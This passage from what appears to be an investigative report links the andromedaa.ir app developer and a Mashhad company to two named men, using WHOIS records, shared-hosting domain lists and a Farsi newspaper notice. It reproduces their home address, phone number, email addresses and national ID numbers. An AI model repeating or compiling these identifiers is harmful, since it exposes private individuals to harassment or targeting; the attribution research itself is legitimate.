nserver:        ns2.andromedaa.ir
last-updated:   2020-01-12
expire-date:    2021-02-13
source:         IRNIC # Filtered

nic-hdl:        hz929-irnic
person:         Homayoon Zohoorian Ghanad
e-mail:         h0z@outlook.com
address:        mashhad st hashmie 21 bonbaste aval samte chap plak 91 vahed 2, mashhad, khora:
phone:          09034548041
source:         IRNIC # Filtered

Information Updated: 2020-06-05 14:13:58
```

```
domain:         andromedaa.ir
ascii:          andromedaa.ir
remarks:        (Domain Holder) Kahkeshan dade bedoone marze aysan
remarks:        (Domain Holder Address) no 91,bonbaste aval,hashemie 26, Mashhad,
holder-c:       ka3656-irnic
admin-c:        ka3656-irnic
tech-c:         ka3656-irnic
nserver:        ns1.andromedaa.ir
nserver:        ns2.andromedaa.ir
last-updated:   2020-07-04
expire-date:    2021-02-13
source:         IRNIC # Filtered

nic-hdl:        ka3656-irnic
org:            Kahkeshan dade bedoone marze aysan
e-mail:         andromedaa.com@gmail.com
address:        no 91,bonbaste aval,hashemie 26, Mashhad, khorasan razavi, IR
phone:          09034548041
source:         IRNIC # Filtered

Information Updated: 2020-09-18 01:20:19
```


AndroMedaa.ir domain registration info between June(Left) and September(Right) 2020

Based on information on domaintools.com, we found that there are other websites hosted on the same IP address as HomAyoOn.info[6] -which is the personal website of Homayoon Zohoorian Ghanad- from 2012 to 2018, and one of them was andromedaa.ir.

Domain	Created	Registrant
adbebin.com	Jan 2, 2018	REDACTED FOR PRIVACY
adbn.ir	-	Mohammad Reza Sabeti Baygi
andromedaa.ir	-	Homayoon Zohoorian Ghanad
cbgr.ir	-	Homayoon Zohoorian Ghanad
commentbegir.com	Jan 10, 2016	REDACTED FOR PRIVACY
commentbegir.ir	-	Homayoon Zohoorian Ghanad
homayoon.info	Nov 29, 2012	Data Protected
idlist.ir	-	Homayoon Zohourian Ghannad

Zohoorian Ghanad and Sabeti Baygi also registered a new company on March 6, 2017 in the city of Mashhad, named Galaxy Data Without Border of Aysan (in Farsi کهکشان داده بدون مرز آیسان), with an initial capital investment of one million rials (approximately $10 USD).

[6] Further documentation is available upon request.




آگهی تغییرات شرکت کهکشان داده بدون مرز آیسان
شرکت با مسئولیت محدود به شماره ثبت ۶۰۹۳۹ و شناسه ملی ۱۴۰۰۶۶۴۱۹۰۹
به اســتناد صورتجلســه مجمع عمومی عادی بطور فوق العاده مورخ ۱۳۹۷,۰۸,۲۶ تصمیمات ذیل اتخاذ شـد : – سـمت اعضاء هیئت مدیره به قرار ذیل تعیین گردیدند: آقای محمد رضا ثابتی بایگی به شــماره ملی ۰۹۴۶۶۰۲۱۴۱ به سـمت مدیرعامل و عضو هیئت مدیره و آقای همایون ظهوریان قناد به شماره ملی ۰۹۴۶۶۲۴۳۸۰ به سمت رئیس هیئت مدیره برای مدت نامحدود انتخاب گردیدند . – کلیه اوراق و اسناد بهادار و تعهد آور شرکت از قبیل چک برات سفته و قراردادها و عقود اسلامی و اوراق عادی و اداری با امضاء مدیرعامل یا رئیس هیئت مدیره همراه با مهر شرکت معتبر می باشد .
اداره کل ثبت اسناد و املاک استان خراسان رضوی اداره ثبت شرکت ها و موسسات غیرتجاری مشهد (۴۱۳۷۵۷)

ع۹۷۱۸۶۴۳

Screenshot of an ad published in Ghods Zendegi, a local newspaper in the city of Mashhad, announcing changes in the company. According to this announcement, Zohoorian was appointed as the head of the board of directors for an unlimited time period.

In December 2017, Homayoon Zohoorian Ghanad's personal website, which featured many of Andromedaa's applications, was all but deactivated and he then registered a new company. It seems he started to clear his footprint from the Internet. However, based on the information from https://web.archive.org/, he confirmed on his own personal website that he was working for Andromedaa and listed Andromedaa's applications as samples of his work.



Screenshot of Homayoon Zohoorian Ghanad personal website in September 2017 miaan.org